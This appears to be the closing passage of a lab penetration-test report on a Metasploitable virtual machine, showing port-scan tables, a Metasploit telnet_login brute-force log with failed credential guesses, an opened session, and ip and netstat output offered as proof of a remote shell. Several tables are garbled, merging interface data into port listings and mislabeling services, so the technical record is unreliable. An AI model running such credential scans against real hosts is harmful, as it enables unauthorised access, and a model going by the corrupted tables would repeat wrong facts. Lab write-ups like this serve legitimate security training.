| 21   | open                         | ftp         | syn-ack | vsftpd                     | 2.3.4                 |                      |
| 22   | open                         | ssh         | syn-ack | OpenSSH                    | 4.7p1-Debian 8ubuntu1 | protocol 2.0         |
| 23   | open                         | telnet      | syn-ack | Linux telnetd              |                       |                      |
| 25   | open                         | smtp        | syn-ack | Postfix smtpd              |                       |                      |
| 53   | open                         | dns         | syn-ack | ISC BIND                   | 9.4.2                 |                      |
| 80   | open                         | http        | syn-ack | Apache httpd               | 2.2.8                 | (Ubuntu) DAV2        |
| 111  | open                         | rpcbind     | syn-ack |                            | 2                     | RPC #100000          |
| 128  | open                         | netbios-ssn | syn-ack | Samba smbd                 | 3.X-4.X               | workgroup: WORKGROUP |
| 139  | open                         | netbios-ssn | syn-ack | Samba smbd                 | 3.X-4.X               | workgroup: WORKGROUP |
| 443  | open                         | https       | syn-ack | Apache httpd               | 2.2.8                 | (Ubuntu) DAV2        |
| 543  | open                         | imaps       | syn-ack | OpenBSD or Solaris rindexd |                       |                      |
| 544  | open                         | imaps       | syn-ack | GNU Classpath gmrregistry  |                       |                      |
| 545  | open                         | kerberos    | syn-ack | Metasploitable root shell  |                       |                      |
| 563  | open                         | proftpd     | syn-ack | ProFTPD                    | 1.3.1                 |                      |
| 587  | open                         | smtp        | syn-ack | Postfix smtpd              | 2.4                   | RPC #100003          |
| 631  | open                         | cups        | syn-ack | CUPS                       | 5.0.51-3ubuntu5       |                      |


msfadmin@metasploitable:~$ ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
        brd 00:00:00:00:00:00
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
        brd ff00::1
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:c0:28:48 brd ff:ff:ff:ff:ff:ff
    inet 192.168.5.135/24 brd 192.168.5.255 scope global eth0
        valid_lft forever preferred_lft forever
        brd ff:ff:ff:ff:ff:ff
    inet6 fe80::20c:29ff:fe0:2848/64 scope link
        valid_lft forever preferred_lft forever
        brd ff:ff:ff:ff:ff:ff
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop qlen 1000
    link/ether 00:0c:29:c0:28:52 brd ff:ff:ff:ff:ff:ff
    brd ff:ff:ff:ff:ff:ff
```

⇒ Step 5. We are logged into the Target Computer.

# 4. Proof

⇒ Step 1. In the shell we can check the ip of it to make sure we are logged in the remote shell.

The screenshot shows a terminal window with three tabs, all titled "root@ankeymac: /home/err04". The tabs are arranged horizontally at the top of the terminal window. The background of the terminal window is dark grey, and the tabs have a light grey background. The status bar at the bottom of the terminal window shows the date and time as "Jul 2 19:34".

The terminal output is as follows:

```
[+] 192.168.5.135:23 [-] LOGIN FAILED: terminalowner:passwword12 (Incorrect: )
[-] 192.168.5.135:23 - 192.168.5.135:23 - LOGIN FAILED: terminalowner: (Incorrect: )
[*] 192.168.5.135:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_login) > sessions 1
[*] Starting interaction with 1...
* 00:0c:29:c0:28:48 - VMware (mac)
```

Below the terminal window, there is a "Ports" section with a red box highlighting the "Shell Banner" and the IP address "inet 192.168.5.135/24 brd 192.168.5.255 scope global eth0".

The "Ports" table has the following columns: Port, State (toggle closed [ ] | filtered [ ]), Service, Reason, Product, Version, Extra info. The table lists several network interfaces and their associated services and versions.

Port	State (toggle closed [ ]   filtered [ ])	Service	Reason	Product	Version	Extra info
21	tcp open	telnet	syn-ack	vsftpd	2.3.4	
22	tcp open	ssh	syn-ack	OpenSSH	4.7.1p1 Debian 8ubuntu1	protocol 2.0
23	tcp open	telnet	syn-ack	Linux telnetd		
25	tcp open	smtp	syn-ack	Postfix smtpd		
1: lo	<LOOPBACK,UP,LOWER_UP>	mtu 16436 qdisc noqueue	syn-ack	ISO BIND	9.4.2	
	link/loopback	00:00:00:00:00:00	brd 00:00:00:00:00:00	Apache httpd	2.2.8	(Ubuntu) DAV/2
inet 127.0.0.1/8	scope host lo	inet inet6	syn-ack	rpcbind	2	RPC #100000
inet6 ::1/128	scope host	inet inet6	syn-ack	Samba smbd	3.X-4.X	workgroup: WORKGROUP
	valid_lft forever preferred_lft forever	inet inet6	syn-ack	Samba smbd	3.X-4.X	workgroup: WORKGROUP
2: eth0	<BROADCAST,MULTICAST,UP,LOWER_UP>	mtu 1500 qdisc pfifo_fast qlen 1000				
	link/ether	00:0c:29:c0:28:48	brd ff:ff:ff:ff:ff:ff			OpenBSD or Solaris nologind
	inet 192.168.5.135/24	brd 192.168.5.255	scope global eth0			
	inet6 fe80::20c:29ff:fe0:2848/64	scope link		GNU Classpath gminegistry		
	valid_lft forever preferred_lft forever			Metasploitable root shell		
3: eth1	<BROADCAST,MULTICAST>	mtu 1500 qdisc noop qlen 1000			24	RPC #100003
	link/ether	00:0c:29:c0:28:52	brd ff:ff:ff:ff:ff:ff	PORTFwd	1.3.1	
	inet 192.168.5.135/24	brd 192.168.5.255	scope global eth1	MySQL	5.0.51a-3 (Ubuntu)	

⇒ Step 2. As another proof we can also check the connection via netstat into both machines i.e., in our remote shell as well as in our hacking machine.

The screenshot shows a terminal window titled "root@ankeymacyy:/home/err04" with three tabs. The first tab shows the output of the command "ip a". The second tab shows the output of the command "netstat -an". A red arrow points from the "netstat" output to a red box containing the text "netstat in REMOTE SHELL".

```
msfadmin@metasploitable:~$ ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:c9:29:c0:28:48 brd ff:ff:ff:ff:ff:ff
    inet 192.168.5.135/24 brd 192.168.5.255 scope global eth0
        inet6 fe80::20c:29ff:fe0c:2848/64 scope link
            valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop qlen 1000
    link/ether 00:c9:29:c0:28:52 brd ff:ff:ff:ff:ff:ff
msfadmin@metasploitable:~$ netstat -an
netstat
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp      0      0 192.168.5.135:telnet     192.168.5.128:34135  ESTABLISHED
tcp      0      0 localhost:59739          localhost:59739       ESTABLISHED
Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags       Type      State         I-Node   Path
unix    15      [ ]  open      DGRAM  syn-ack  11790   /dev/log
unix    2      [ ]  open      DGRAM  syn-ack  6122    @/com/ubuntu/upstart
unix    2      [ ]  open      DGRAM  syn-ack  6352    @/org/kernel/udev/udevd
unix    2      [ ]  open      DGRAM  syn-ack  14588   PostgreSQL
unix    2      [ ]  open      DGRAM  syn-ack  13294   vnc
unix    2      [ ]  open      DGRAM  syn-ack  13230   X11
unix    2      [ ]  open      DGRAM  syn-ack  13213   UnrealIRCd
unix    3      [ ]  open      STREAM  CONNECTED  13139   /tmp/.X11-unix/X0
unix    3      [ ]  open      STREAM  CONNECTED  13138   Apache Jserv
unix    3      [ ]  open      STREAM  CONNECTED  13137   /tmp/.X11-unix/X0
unix    3      [ ]  open      STREAM  CONNECTED  13136   Ruby DRb RMI
unix    2      [ ]  open      DGRAM  syn-ack  13056   mountd
unix    2      [ ]  open      DGRAM  syn-ack  12869   nlockmgr
unix    2      [ ]  open      DGRAM  syn-ack  12799   java-rmi
unix    2      [ ]  open      DGRAM  syn-ack  12788   atstatus
unix    2      [ ]  open      STREAM  CONNECTED  12785   GNU Classpath gmicregistry
```

Applications Places Terminal Jul 2 19:36

root@ankeymacyy:/home/err04

# nano password.txt  
192.168.5.135

# sudo apt update  
Hit:1 https://kali.download/kali kali-rolling InRelease  
Reading package lists... Done  
Building dependency tree... Done  
Reading state information... Done  
86 packages can be upgraded. Run 'apt list --upgradable' to see them.

# netstat -an  
Active Internet connections (w/o servers)  
Proto Recv-Q Send-Q Local Address Foreign Address State  
tcp 0 0 ankeymacyy:44910 104.18.103.100:https TIME\_WAIT  
tcp 0 0 1 ankeymacyy:57802 10.0.10.250:http SYN\_SENT  
tcp 0 0 ankeymacyy:41140 ec2-35-165-143-15:https ESTABLISHED  
tcp 0 0 ankeymacyy:60818 117.18.237.29:http ESTABLISHED  
tcp 0 0 ankeymacyy:34135 192.168.5.135:telnet ESTABLISHED

Active UNIX domain sockets (w/o servers)  
Proto RefCnt Flags Type State I-Node Path  
unix 3 6000 [ ] open DGRAM CONNECTED 21508 /run/systemd/notify  
unix 2 6697 [ ] open DGRAM irc 24735 /run/user/1000/systemd/notify  
unix 2 6697 [ ] open DGRAM irc 21526 /run/systemd/journal/syslog  
unix 23 8009 [ ] open DGRAM CONNECTED 21532 /run/systemd/journal/dev-log  
unix 7 8100 [ ] open DGRAM CONNECTED 21534 /run/systemd/journal/socket  
unix 3 8797 [ ] open SEQPACKET CONNECTED 1287942 Ruby 1.8; path /usr/lib/ruby/1.8/db  
unix 3 33493 [ ] open STREAM CONNECTED 25206 /run/systemd/journal/stdout  
unix 3 37554 [ ] open STREAM CONNECTED 18348 /run/systemd/journal/stdout  
unix 3 52324 [ ] open STREAM CONNECTED 24055 /run/systemd/journal/stdout  
unix 3 57533 [ ] open STREAM CONNECTED 1298699 RPC #100024

**netstat in OUR HACKING MACHINE**

---END-OF-REPORT---